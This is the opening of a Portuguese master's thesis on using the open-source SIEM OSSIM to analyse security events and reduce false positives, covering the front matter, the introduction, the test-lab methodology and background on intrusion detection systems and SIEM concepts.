


Universidade do Minho

Escola de Engenharia

Luís Amílcar Dias Neves Tavares

**Análise de eventos de segurança:
baseado no OSSIM.**

Julho de 2015



Universidade do Minho

Escola de Engenharia

Departamento Informática

Luís Amílcar Dias Neves Tavares

**Análise de eventos de segurança:
baseado no OSSIM.**

Tese de Mestrado

Mestrado em Engenharia Informática

Trabalho efetuado sob a orientação do **Professor
Doutor Henrique Manuel Dinis Santos**

Julho de 2015

Análise de eventos de segurança: baseado no OSSIM.

Luís Tavares

Julho de 2015

Dedicatória

Dedico este trabalho a Deus, por ser essencial na minha vida, como luz que me guia na estrada, também ao meu amigo e apoiante SJ Tadeu, que me socorre e assiste sempre nas horas de angústia e casos desesperadores. Aos meus fabulosos pais Constantino e Margarida e ao meu inigualável irmão Hélio, pois sem eles muitos dos meus sonhos não se realizariam.

Agradecimento

A Deus e a constante bênção. A todos os professores do curso, que foram tão importantes na minha vida acadêmica em especial ao meu orientador Professor Henrique Santos, que sem ele este trabalho não seria realizado.

Aos meus amigos e colegas, pelo incentivo e pelo apoio constante, também a todos os funcionários da Universidade em especial ao Departamento de Informática que se tornou um lar para mim.

A minha família, por sua capacidade de acreditar e investir em mim. Mãe, seu cuidado e dedicação foi que deram, alguns momentos de epifania e força para seguir. Pai, sua presença significa segurança e certeza de que não estou sozinho nessa caminhada.

“A segurança absoluta em um sistema é intangível porque, como vulnerabilidades são descobertas e resolvidas tais soluções podem introduzir novas vulnerabilidades, sendo assim o avanço da tecnologia pode tornar um sistema ‘seguro’ vulnerável, devido à descoberta de novos métodos de ataque e assim continua como um ciclo vicioso.” – Luis Tavares

Resumo

A necessidade de desvendar as ocorrências em uma rede, torna-se cada vez mais preocupante pelo fato de continuamente surgirem novas técnicas e métodos distintos de realizar ataques cibernéticos variados, por vezes muito discretos. Sendo assim, o uso de ferramentas SIEM é uma necessidade para os gestores de segurança mas essas ferramentas, por norma, costumam ser pagas ou não satisfazem por completo as necessidades dos gestores de segurança, nomeadamente quando se trata de eventos registados (*logs*) que acabam por ser muito numerosos por derivarem de fontes diferentes. Em determinado momento os elevados números de registos acabam por atrapalhar o processo de avaliação das ocorrências em vez de ajudar na descoberta dos verdadeiros problemas. Sabe-se que a avaliação das ocorrências dos eventos por vezes é feita pelo gestor de segurança. É importante realizar um estudo de caso de uma ferramenta SIEM que seja *Open Source*, que ofereça todas as possibilidades a um gestor de segurança, dando-lhe a oportunidade de ser criativo na construção de correlação e técnicas dinâmicas de deteção de atividades incomuns de acordo com a estrutura de rede. O objetivo desta dissertação é apresentar o OSSIM, como a solução *Open Souce* para gestão de eventos de segurança, considerada por muitos autores o futuro dos SIEM. Adicionalmente, estudar os *logs* gerados pela ferramenta e configurar na tentativa de capturar eventos pretendidos e apresentar soluções possíveis de *plugins* que vão ao encontro da nossa necessidade. Dessa forma, otimiza-se a análise de resultados obtidos com o OSSIM, nomeadamente no que diz respeito a falsos positivos. A fim de alcançar os objetivos preconizados, houve necessidade de criar um ambiente de teste e assumir duas facetas, em que uma seria realizar ataques estruturados à própria rede, baseados em modelos de *Attack Tree* criado, em especial para o contexto de teste, na outra faceta assumia-se um papel de gestor de segurança, avaliando cada ocorrência e verificando o comportamento do OSSIM paulatinamente em termos de respostas às ocorrências e os alarmes gerados. Para que os resultados sejam satisfatórios diversos testes foram realizados, tanto na ferramenta OSSIM como nas ferramentas de *PenTest*, tudo com a finalidade de assimilar as possíveis melhorias que podem ser abarcadas para um bom aproveitamento da solução SIEM, que possui diversas particularidades e dia após dia evolui significativamente.

Abstract

The need to solve the occurrences in a network, becomes more and more worrying by the fact of continuously emerging new techniques and different methods to carry out cyber attacks varied, sometimes very discreet. Therefore, the use of SIEM tools is a necessity for security managers but these tools usually tend to be paid or do not satisfy completely the needs of managers of security, in particular when it comes to registered events (logs) that turn out to be too numerous for derived from different sources. At some point the high numbers of records eventually disrupt the evaluation process of occurrences rather than help in the discovery of the real problems. It is known that the evaluation of the occurrences of the events is sometimes made by the Security Manager. It is important to carry out a case study of a SIEM tool that is Open Source, that offers all possibilities to a safety Manager, giving you the opportunity to be creative in building techniques and dynamics of correlation detection of unusual activities according to the structure of the network. The goal of this dissertation is to present the OSSIM, how the solution Open Souce for security event management, considered by many the future authors of SIEM. Additionally, study the logs generated by the tool and set up in an attempt to capture events and present possible solutions of plugins that meet our need. In this way, optimizes the analysis of results obtained with the OSSIM, in particular with regard to false positives. In order to achieve the objectives recommended, there was no need to create a test environment and take two facets, in that one would be structured to own network attacks based on Attack Tree templates created, especially for the test context, on another side was a Security Manager role, evaluating each occurrence and checking the behavior of OSSIM gradually in terms of responses to events and alarms generated. So that the results are satisfactory several tests were carried out, both in OSSIM tool as in the PenTest tools, all for the purpose of assimilating the possible improvements that can be considered for a good use of the SIEM solution, which has several particularities and day after day evolves significantly.

Conteúdo

1.	Introdução	13
1.1.	Motivação	14
1.2.	Objetivos	14
1.3.	Metodologia	15
2.	Fundamentação Teórica.....	17
2.1.	Deteção de Intrusões	17
2.2.	Security Information and Event Management – SIEM.....	21
2.3.	Ataques	26
2.3.1.	Fases e Métodos de um Ataque.....	27
2.3.2.	Representação dos Ataques.....	29
2.4.	Framework ou Plataformas SIEM	32
2.4.1.	IBM Security	34
2.4.2.	HP/ArcSight	35
2.4.3.	Splunk	36
2.4.4.	AlienVault (OSSIM).....	37
3.	Implementação do Sistema.....	39
3.1.	OSSIM	39
3.1.1.	Instalação e Configuração	41
3.1.2.	Correlação de Eventos e Avaliação de Riscos OSSIM.....	43
3.1.3.	Algoritmo CALM	46
4.	Testes e verificações	47
4.1.	Topologia da Rede e Cenário de Pesquisa.....	47
4.2.	Modelo de Ataques	48
4.3.	Análises.....	52
5.	Análise de resultados e melhorias	63

5.1. Resultados do AlienVault OSSIM.....	63
5.2. Soluções a Considerar.....	70
5.2.1. Log, Correlação e Alerta SSH.....	73
5.2.2. Diário de Bordo “...e se usa-se para...”	82
6. Conclusões e Trabalhos Futuros.....	83
6.1. Conclusões	83
6.2. Análise Crítica	85
6.3. Trabalhos Futuros	86
Referências	87
Anexo.....	91
Terminais	91
Instalação do OSSIM.....	99
Instalação do OSSEC.....	103
Attack Tree	107
Árvore de ataque a Rede OSSIM.....	108

Lista de Figuras

Figura 1 – Ex. SIEM, site da AlienVault (www.alienvault.com Set. de 2014)..	23
Figura 2 - Arquitetura Conceptual do SIEM - Obtido em (Hoppe et al 2009)...	24
Figura 3 - Composição do SIEM. Obtido em (Miller et al 2011).....	25
Figura 4 - Fases de um Ataque obtido em 2	27
Figura 5 - Exemplo de Attack Tree Obtida de (Eom et al 2008).....	30
Figura 6 - Exemplo de Attack Tree a serviços Obtida em (6).....	31
Figura 7 - Magic Quadrant for SIEM (Gartner, Junho 2014).....	32
Figura 8 - Modelo do OSSIM Obtido de Miller et al 2011	40
Figura 9 - Exemplo de Diretiva de Correlação (fonte: AlienVault)	44
Figura 10: Topologia da rede LabOSSIM	47
Figura 11 - Attack Tree acesso a Rede do LabOSSIM.....	48
Figura 12 - Attack Tree (Possibilidades de Atacante) Fonte: Gliffy	49
Figura 13 - Ataque a Rede OSSIM.....	50
Figura 14 - Vitima (XP) executando o arquivo PDF.....	60
Figura 15 - Gráfico de Vulnerabilidades na Rede	64
Figura 16 - Alarmes detetados	65
Figura 17 - Relação do Ataque XSS	66
Figura 18 - Informações do Ataque	67
Figura 19 - Log do Evento.....	67
Figura 20- Edição de diretiva do evento.....	72
Figura 21 - Comando de escuta do <i>tcpdump</i> na porta 514	74
Figura 22 - Configurando o Rsyslog da AlienVault.....	74
Figura 23 - Evento do debian.log	75
Figura 24 - Ativar Plugins Debianssh.....	77
Figura 25 - Regra do SSH.....	78
Figura 26 - Regras do SSH	78
Figura 27 - Resultados do ataque SSH	79
Figura 28 - Histograma do Ataque SSH	79
Figura 29 - Momento do disparo do Alerta	79
Figura 31 - Qual a porta usada nos ataques	80
Figura 30 - Qual o Host Atacante	80
Figura 32 - Opção de Plataforma.....	99

Figura 33 - Escolha do IP, OSSIM	100
Figura 34 - Criando palavra-passe Root	100
Figura 35 - Processo de Instalação	100
Figura 36 - Entada no Sistema OSSIM.....	101
Figura 37 - Criar o Primeiro utilizador Admin	101
Figura 38 - Acesso a Plataforma Web	102
Figura 39 - Painel do OSSIM	102
Figura 40 - Descarga do OSSEC - 2.7	103
Figura 41 - Opção do OSSEC.....	104
Figura 42 - Local de Instalação.....	104
Figura 43 - Endereço do OSSIM HIDS	104
Figura 44 - Agente	105
Figura 45 - Nome e Endereço do Agente	105
Figura 46 - Criação da Chave do Agente.....	105
Figura 47 - Chave do Agente.....	105
Figura 48 - Inserção da Chave	106
Figura 49 - Validação das Informações	106

Lista de Tabelas

Tabela 1: Classificação dos IDS	20
Tabela 2 - Designação do Magic Quadrant	33
Tabela 3 - Plugins padrões do OSSIM	63
Tabela 4 - Vulnerabilidades indicadas nos sistemas operativos	64

Lista de Mensagens

Mensagem 1 - Parte da descrição do Risco Serio	64
Mensagem 2 - Log de Dados	68
Mensagem 3 - Log de dados para o SQL Injection	69
Mensagem 4 - IP do OSSIM.....	73
Mensagem 5 - Reiniciando o Rsyslog	73
Mensagem 6 - Verificando a porta 514 do OSSIM	74
Mensagem 7 - Criando o debian.log.....	75
Mensagem 8 - Usando o tail no arquivo debian	75
Mensagem 9 - Local dos Plugins OSSIM.....	75
Mensagem 10 - Cabeçalho do arquivo debianssh.....	76
Mensagem 11 - Partes de configuração do arquivo debianssh	76
Mensagem 12 - Local da Script SQL	77
Mensagem 13 - Execução da Script.....	77

Lista de Abreviaturas

CALM	Compromise and Attack Level Monitor
CB	Collaborative Based
DDos	Denial of Service
DI	Departamento Informático
HIDS	Host Intrusion Detection Systems
HTML	Hyper Text Markup Language
IAM	Identity and Access Management
IDPS	Intrusion Detection and Prevention Systems
IDS	Intrusion Detection Systems
IP	Internet Protocol
IPS	Intrusion Prevention System
LabOSSIM	Laboratório de Rede OSSIM
LMS	Log Management System
MSSP	Managed Security Services Providers
NIDS	Network Intrusion Detection Systems
OSSIM	Open Source Security Information Management
SB	Singular Based
SE	State Enumerate
SEC	Security Event Correlation
SEM	Security Event Management
SIEM	Security Information and Event Management
SIM	Security Information Management
SMTP	Simple Mail Transfer Protocol
SOC	Security Operations Center
SSH	Secure Shell
TCP	Transmission Control Protocol
TI	Technical Informatics
USM	Unified Security Management
VNC	Virtual Network Computing
WMAP	Web Vulnerability Scanning

Capítulo 1

1. Introdução

A segurança em redes é um assunto delicado para os estudiosos desta área. Pois por mais que nós enquanto utilizadores consideremos um ambiente seguro acabamos por ser as maiores vulnerabilidades da própria rede. Claro que uma boa política adotada pelo administrador de redes seria já um bom caminho a iniciar para garantir a segurança da rede mas nem sempre é o suficiente mesmo usando as autenticações de utilizadores, antivírus, *firewall* e diversos outros métodos de prevenção de ataques.

Geralmente, em algumas instituições, a segurança é ameaçada de forma crítica porque a Internet é usada imprudentemente pelos funcionários, que na maioria das vezes não cumprem as normas estabelecidas pela instituição. Para auxiliar os administradores de redes surgiram ferramentas e aplicações de gestão de redes, que possibilitam a criação de regras de permissões e acesso ao sistema. A gestão de redes de computadores é uma atividade extremamente importante para obter um funcionamento estável e garantir uma boa qualidade de serviço prestado. Contudo sabe-se que um sistema sem falhas internas e com uma boa gestão de rede, estará mesmo assim sujeito a sofrer falhas provocadas por agentes externas, como diversos tipos de ataques a redes, que por alguns minutos podem trazer danos, dependendo do objetivo final.

Pensando desta forma, levanta algumas questões de pesquisa:

- Qual o nível de risco a que estamos expostos?
- Qual o conjunto de ferramentas que promove a gestão da segurança, sem comprometer a funcionalidade exigida pelos objetivos de negócio?
- A que tipos de ataques somos vulneráveis?

O *Open Source Security Information Management* (OSSIM), será talvez a resposta para as perguntas. Assim surge um objetivo de pesquisa, até onde estamos seguros com OSSIM.

1.1. Motivação

Segurança em Redes de computadores tem sido cada vez mais requerido, por causa da rápida evolução da tecnologia. Dessa forma obriga os elementos de segurança a serem sempre atualizados e completos para acompanharem a evolução das tecnologias. Os inúmeros avanços tornam-se um problema para as redes de computadores a serem controlados e avaliados sobretudo se forem redes de grande porte, dado que temos de lidar com dados de dispositivos distintos. Para tentar controlar essa situação caótica as ferramentas de gestão de redes têm sido uma das principais soluções e saídas para sanar os problemas que vão surgindo ao longo do tempo.

Importa frisar que é relevante explorar as potencialidades, capacidades e limitações dos gestores de redes, para dar continuidade a melhor e maior garantia em monitorização de rede. Um enorme potencial em direção ao futuro, para as pessoas que dominam as principais ferramentas SIEM e colaboram particularmente em análises forense.

Vale a pena referir que tenho uma enorme paixão pela segurança em redes, principalmente quando envolvem pesquisas no âmbito de análise forense e uso de técnicas de prevenção e ataque.

1.2. Objetivos

O OSSIM agrega um vasto leque de ferramentas para deteção de intrusões e pode gerar milhares de eventos, dependendo da rede onde estiver configurado e do tipo de sensor que estiver ativado. Dada a natureza desses eventos (o que será estudado em maior detalhe em capítulos seguintes), uma grande parte pode corresponder a falsos positivos, o que compromete seriamente a eficiência do processo de deteção.

Atendendo à dimensão deste problema, no início deste trabalho houve a necessidade de delimitar os objetivos de partida assim como os problemas e desafios a enfrentar.

Gestão de eventos de segurança tem como finalidade captar os acontecimentos de uma rede e dar a resposta mais eficiente aos problemas detetados. Como já foi referido, para o tipo de sistema em causa na maior parte das vezes são gerados inúmeros falsos positivos, dessa forma temos como objetivos específicos:

- Usar e estudar a ferramenta de gestão de eventos de segurança (OSSIM);
- Estudar os *logs* gerados pela ferramenta OSSIM;
- Configurar o OSSIM na tentativa de capturar somente eventos desejados, tentando ainda definir um modelo que facilite esse tipo de configuração;
- Otimizar a análise de resultados obtidos com o OSSIM, nomeadamente no que respeita aos falsos positivos.

1.3. Metodologia

Um sistema de apoio à análise e gestão de evidências e eventos de segurança, por regra tem elevada complexidade na possibilidade de alterar as suas configurações e melhorar a sua gestão com o intuito de diminuir o número de falsos positivos. Adicionalmente, os cenários de ataques e a multiplicidade de indicadores disponíveis evidenciam relacionamentos muito complexos e nem sempre de fácil análise. Por isso, será uma tarefa árdua levar o OSSIM a gerar menos eventos e mais uteis.

Para chegar a tais soluções pretendemos gerar alguns ataques controlados e direcionados, observando o que o OSSIM gera para esses ataques. Finalmente, procurar-se-á encontrar padrões e melhorar a resposta para esses tipos de ataques.

O trabalho que ora se inicia, depende em especial da qualidade e relevância dos dados que foram coletados, bem como dos tipos de ataques escolhidos para testar e o próprio ambiente da simulação.

Será usado o laboratório de informática (DI LAB-0.10) para realizar todo o trabalho, já que acreditamos ser um lugar apropriado tanto pela segurança assim como para obtermos os dados necessários. Inicialmente temos uma rede simples com quatro máquinas disponíveis e um *router*. Nas máquinas serão instaladas o OSSIM, Servidor Web, Windows XP e BackBox Linux (Atacante). Foi criada uma rede na gama 192.168.1.0/24 em que *router* o IP: 192.168.1.1 o OSSIM: 192.168.1.100 o Servidor Web: 192.168.1.50, a máquina com Windows XP com 192.168.1.25 por fim a máquina Atacante teria sempre IP aleatório na mesma gama.

A rede criada com o nome de (*LabOSSIM*), começará um processo de ataques, levando em conta uma árvore de ataque com o fim de atingir as máquinas vítimas. Os ataques serão executados em momentos distintos e por vezes podemos usar outras

ferramentas de monitorização para ver o comportamento da rede e também observar o comportamento do OSSIM perante tais situações.

Inicialmente não será necessário mais de um sensor, para captar o tráfego e enviar para análise por isso usa-se uma única máquina que concentrará todas as funcionalidades de visualizar a rede, análise de dados, servir de base de dados, capturar *logs*, além de funcionar como servidor para acesso remoto com o fim de visualizar os acontecimentos. Os *logs* serão usados futuramente para avaliar quais eventos foram registados.

Capítulo 2

2. Fundamentação Teórica

O presente capítulo fala sobre segurança de informação no mundo digital, ato considerado como uma utopia para os mais sensatos. É apresentada uma descrição sobre Detecção de Intrusão e suas particularidades. É também apresentado o conceito de *Security Information and Event Management* (SIEM), que se trata da junção de duas vertentes de segurança na computação. Por fim fala-se das *framework* que tem como principal funcionalidade oferecer o serviço da SIEM da melhor forma possível. É claro que a maioria das *framework* é paga, mas entre todos sobressai *OSSIM* mantido e oferecido pela *Alien Vault*, por causa de algumas características inovadoras e por ser *Open Souce*.

2.1. Detecção de Intrusões

Intrusão pode ser considerada como qualquer tipo de atividade ou ação não autorizada, que ocorre dentro ou fora de uma rede de computadores, no qual as ações podem vir a afetar a disponibilidade, integridade, ou confiabilidade dos recursos da rede de forma direta ou indireta.

Segundo (Madrid et al 2009), para abrandar o ciclo vicioso os administradores de sistemas optam por usar ferramentas e aplicações diversas para tentar manter a segurança em pelo menos um nível aceitável:

Antivirus, deteta e elimina *software* maligno. Dependendo de sua funcionalidade, um antivírus também pode controlar diferentes vetores de infecção (e-mail, armazenamento em dispositivos removível e software). **Sistema de Detecção de Intrusão Baseado em Host (HIDS)**, faz o monitoramento dos processos e arquivos importantes do sistema sob análise e gera alertas sempre que ocorrem alterações que podem ser evidências de ataque ao sistema. **Sistema de Detecção de Intrusão Baseado em Rede (NIDS)**, analisa todos os dados fluindo através da rede sob análise, à procura de padrões que podem indicar um ataque ou uma tentativa de ataque. **Firewalls**, tem a funcionalidade de atuar como um isolador entre a internet e a rede do sistema. Determinando o tráfego

pode atravessá-la usando um conjunto de regras. **Detetores de Vulnerabilidade**, faz a análise de um sistema de computador em detalhe, produz um relatório detalhado das possíveis vulnerabilidades encontradas no sistema operacional e em *softwares* instalados no sistema.

Um administrador de segurança munido das ferramentas apresentadas consegue assegurar um certo nível de segurança num sistema sob a sua responsabilidade, mas com essa carga de ferramentas ele terá de lidar com outros problemas sério que é a falta de uniformidade da informação fornecida por todas essas ferramentas, assim como um número muito elevado de eventos.

Em sistemas grandes com alta atividade o número de alertas gerados em um determinado período de tempo pode exceder a capacidade de trabalho do próprio administrador do sistema, um outro problema sério é a quantidade de falsos positivos que, dependendo da configuração de cada ferramenta alguns eventos, ocorrem normalmente como parte da operação do sistema. Podemos dizer que o uso do OSSIM em vez de diversas ferramentas independentes será uma mais-valia, sabendo que nele podemos ter dezenas de ferramentas incorporadas para auxiliar e dar maior suporte à necessidades diárias de um administrador de segurança, para além de reconhecer que os problemas acima ainda continuarão visíveis, mas em uma proporção menor e com maior facilidade de resolução.

Em determinados ambientes mesmo com uma topologia de rede que contém antivírus, *firewall*, autenticação de utilizadores e controles de acesso, não é possível ter uma boa segurança computacional e nesses casos os sistemas de deteção de intrusões cumpre, um papel importantíssimo dando mais segurança a toda a rede computacional (Das 2005). Com o tempo foram aparecendo cada vez mais aplicações, *framework* e sistemas distintos com o intuito de melhorar a qualidade de gestão de rede de computadores, auxiliar na deteção de intrusões e atividades maliciosas nas redes de computador.

A IDS (*Intrusion Detection System*), por sua vez trata-se de um conjunto de componentes de *software* ou hardware que possui como função detetar, identificar e responder as atividades anormais em um sistema ou rede alvo.

Existem dois tipos de IDS, os conhecidos como HIDS e os NIDS. Os HIDS atuam de forma independente na rede de computador, monitora um determinado *host* e disponibiliza potenciais informações sobre o *host*. É importante dizer que o HIDS usa os

próprios recursos do *host* para poder desempenhar as suas funções. Os NIDS têm como principal foco o tráfego da rede dando a possibilidade de todos os *hosts* pertencentes há rede e avaliar as atividades suspeitas (Garuba et al 2008).

Em síntese pode-se dizer que IDS pode ser um dispositivo ou aplicação que faz a verificação, da rede procura atividades ou comportamentos estranhos e malicioso com o intuito de produzir informações de determinados eventos das ocorrências para uma estação base ou de gestão.

As informações são caraterizadas com base em conhecimentos prévios e uso de duas técnicas, *Signature Detection* e *Anomaly Detection* (Williams 2001).

Por um lado o *Signature Detection* tem o potencial de combinar dados que possuem uma definição já pré-estabelecida do seu comportamento produzindo poucos falsos positivos, por outro a desvantagem é que caso aconteça algo que não esteja registado nas regras pré-definidas ou assinaturas, o gestor não recebe alerta do acontecimento malicioso. Por isso, as regras devem ser sempre atualizadas para que tenham sempre o máximo número de assinaturas conhecidas possíveis, a fim de detetar cada vez mais as ameaças (Stiawan et al 2011).

Anomaly Detection tem a função de gerar alertas em caso de deteção de desvios ao padrão normal das atividades em uma rede de computador, ou seja, é feita uma comparação do tráfego da rede com padrões aceitáveis e pré-estabelecidos, que foram adquiridos por testes realizados previamente à rede. Uma das grandes vantagens de uso da *Anomaly Detection* é o potencial em termos da deteção de novas ameaças que ainda não possuem a assinatura e nem sequer ainda são conhecidas no âmbito geral. É claro que os números de falsos positivo, tende a aumentar e implica a perda de tempo em avaliar o comportamento da rede procurando informações nos dados gerados e nos *logs* obtidos (Wu and Banzhaf 2010).

Complementando, se pode dizer que, *logs* são informações relativas a uma ou mais atividades que tenham ocorrido, ou seja, qualquer evento que aconteça ou comprometa um sistema. Falhas ou quebra de segurança e principalmente atividades ilícitas ou maliciosas que afetem os dispositivos podem gerar eventos e dessa forma, há necessidade de ter um registo de atividades para uma avaliação minuciosa posteriormente, usando os *logs* (Kent 2007).

No que respeita à forma de análise, nos IDS tem dois tipos de análises de dados, o *Singular Based* e o *Collaborative Based*. No tipo de análise *Singular Based*, aproxima-

se mais ao projeto a ser desenvolvido, pelo fato de usar um só sensor mais acessível, usa-se apenas um sensor para coletar dados. O *Collaborative Based* possui diversos sensores, fornecendo informações de fontes distintas, promovendo a maior probabilidade de diminuir o número de falsos positivos por ter a possibilidade de fazer a correlação de diversos eventos vindos dos sensores em atividade (Zhou et al 2010).

Em síntese, as características dos diferentes tipos de IDS e técnicas de análise encontra-se na Tabela 1.

Características	Classificação
Método de Detecção	<i>Signature Based</i>
	<i>Anomaly Based</i>
Recolha de Eventos	<i>Host Based</i>
	<i>Network Based</i>
Análise	<i>Singular Based</i>
	<i>Collaborative Based</i>

Tabela 1: Classificação dos IDS

Segundo (Stiawan et al 2011) existem quatro tipos de alertas:

- Verdadeiro Negativo, que corresponde ao próprio tráfego do utilizador sem qualquer alerta gerada.
- Verdadeiro Positivo, que seria a geração de um alerta devido a uma ocorrência suspeita.
- Falso Negativo, que ocorre com tráfego malicioso mas não é gerado nenhum tipo de alarme.
- Falso Positivo, que acontece quando é gerado um alerta com tráfego normal e legítimo.

Perante as tecnologias atuais, cerca de 99% de alarmes que são gerados pelo IDS não tem qualquer relação com ataques ou sequer atividades suspeitas na rede de computador (Sourour et al 2009).

Para que um administrador de rede possa diminuir o número de falsos positivos, ele deve gastar bastante tempo a personalizar o banco de dados de assinaturas, como exemplo o mesmo deve desativar as assinaturas que não sejam relevante a sua rede de computadores ou ambiente de trabalho mas o problema é que existem bancos de dados com milhares de assinaturas como o caso do *Snort* com cerca de 4500 assinaturas. O trabalho de examinar e personalizar os bancos de dados das assinaturas é algo extremamente assustador e com riscos à erros. Se por acaso alguma assinatura crítica for

desabilitada, o NIDS não irá gerar nenhum alerta, mesmo que ocorra ataques correspondentes a essa assinatura e isso com certeza seria pior do que a produção de falsos positivos (Shimamura and Kono 2006).

Portanto, já vimos as potencialidades e funcionalidades do IDS agora imagina a valia que teria um sistema similar ao IDS com funcionalidade de diminuir desencadear ações corretivas face a possíveis incidentes. A esse tipo de sistema dá-se o nome de IPS, ou seja, Sistema de Prevenção de Intrusões. Com a combinação de IDS e IPS temos o Sistema de Detecção e Prevenção de Intrusões (IDPS), que permite prevenir e detetar ataques a uma rede de computadores (Mukhopadhyay 2011). Em princípio temos dois tipos de IDPS que são os seguintes o IDPS baseado em *Host* e o IDPS baseado em *Network*, cujo princípio de funcionamento é o mesmo que foi anteriormente descrito, para os IDS. É ainda importante mencionar que o NIDS possui dois modos diferentes, o *passivo* e *inline*, captura o tráfego da rede através do espelhamento de portas de *router* e o *inline* faz com que o tráfego da rede passe por ele antes, dando assim a possibilidade de detetar ataques antes que cheguem a um determinado alvo (Mukhopadhyay 2011).

2.2. Security Information and Event Management – SIEM

Security Information and Event Management (SIEM) é a união do *Security Information Management* (SIM) com o *Security Event Management* (SEM), mas também com tecnologias complementares como *Log Management System* (LMS), *Security Event Correlation* (SEC) tendo o foco em gestão de informações relativa a eventos de segurança, efetuando análises e recolhas de informação sobre a segurança derivados de pontos diferentes, com o intuito de ter uma visualização unificada as informações.

De acordo com informação disponibilizada em *AlienVault*¹, usar diversos *host* e sistemas para coletar e armazenar informações (*log*) para único local central, sem a necessidade de ter acesso aos *host* um-a-um para obter as informações e coletas, é chamado de LMS.

¹ Disponível em: <http://www.alienvault.com>

Repara-se que os alertas são gerados de acordo com as correlações de eventos ocorridos como exemplo, cinco falhas em tentativas de efetuar login na mesma conta de utilizador a partir de cinco máquinas diferentes, podem ser simples eventos ocorridos e registados no arquivo *log*, mas ao passar por uma avaliação e correlação com outros eventos acontecidos anterior ou posteriormente, essas tentativas de acesso podem vir a ocasionar um alerta.

Em relação ao SEM pode-se dizer que há muitas similaridades com o LMS, mas com detalhes específicos, ou seja, o SEM é capaz de ponderar entre as entradas de *logs* mais relevantes avaliando-as de acordo com os seus níveis de segurança, sendo um sistema capaz de informar quais os acontecimentos de segurança que devem ser examinados de imediato (Afzaal et al 2012).

Por seu lado o SIM faz a gestão de ativos, mas com meios que possibilita incorporar informações de segurança como podemos imaginar, os *hosts* podem ter relatos de acontecimentos e vulnerabilidades, alertas de antivírus e *firewall* que podem ser mapeados para os sistemas envolvidos.

Finalizando pode-se dizer que um SEM foca-se na agregação de uma quantidade razoável de dados e informações, avalia os incidentes de segurança e decide o que deve ser analisado de imediato, enquanto um SIM se concentra principalmente na análise de dados históricos, a fim de melhorar a longo prazo a eficácia e eficiência da infraestrutura de segurança da informação (Williams 2006).

Segundo (Kotenko et al 2012), o SIEM é com certeza o caminho mais importante a seguir na área de segurança em redes de computadores incorporando as diversas funcionalidades acima descritas.

O princípio desta tecnologia é disponibilizar um conjunto de eventos de segurança derivados de diversos pontos estrategicamente implementados, com o intuito de posteriormente serem modelados e analisados a fim de detetar e prever possíveis atos maliciosos, em uma rede de computadores.




Figura 1 – Ex. SIEM, site da AlienVault (www.alienvault.com Set. de 2014)

Para realizar as análises de dados num SIEM o processo baseia-se em regras pré-estabelecidas, métodos de correlação de eventos, mineração, raciocínio lógico e visualização de dados.

Por exemplo, a Figura 1 disponibilizada no site da *AlienVault*, contém a descrição básica que um profissional de segurança podia receber de *feedback* em caso de uma ocorrência. Recapitulando a imagem podemos observar que através de um acesso *website* à máquina do Bob (BOBPC1) foi comprometida com *asbss.exe*; por vez, esta máquina usa a conta do Bob com o intuito de infectar a máquina DAVEPC3, só que o *AntiVirus Controller* conseguiu atuar. O computador do Bob ainda continua comprometido e muito provavelmente para tentar sanar tal situação a conta do Bob seria bloqueado para impedir tais tipos de incidentes futuramente.

Segundo (Gabriel et al 2009), o SIEM recolhe todas as informações dos sensores ativos, faz a correlação das informações de forma a melhorar a deteção de intrusões e irregularidades além de, parcialmente, criar modelos de acontecimentos para que futuramente tenham uma assinatura do evento e saber como agir perante outro acontecimento semelhante.

De acordo com (Kent and Souppaya 2006) SIEM disponibiliza duas formas de recolha de eventos: *Agentless* (Sem Agente) recebe informações dos *hosts* existentes na rede e trata dos dados mediante aplicações de funções de filtragem, análise e agregações

dos eventos ocorridos. *Agent-Based* (Baseado em Agente) o servidor SIEM não tem o trabalho de fazer a filtragem, análise e agregação dos eventos, já que cada *host* monitorizado irá efetuar essas funções com os dados antes de enviar para o servidor SIEM, isso porque em cada *host* a ser monitorizado, vai ser instalada uma aplicação que executa tais funções.

A Figura 2 retirado do artigo (Hoppe et al 2009), deixa-nos com uma visão sobre a arquitetura conceptual dos SIEM.

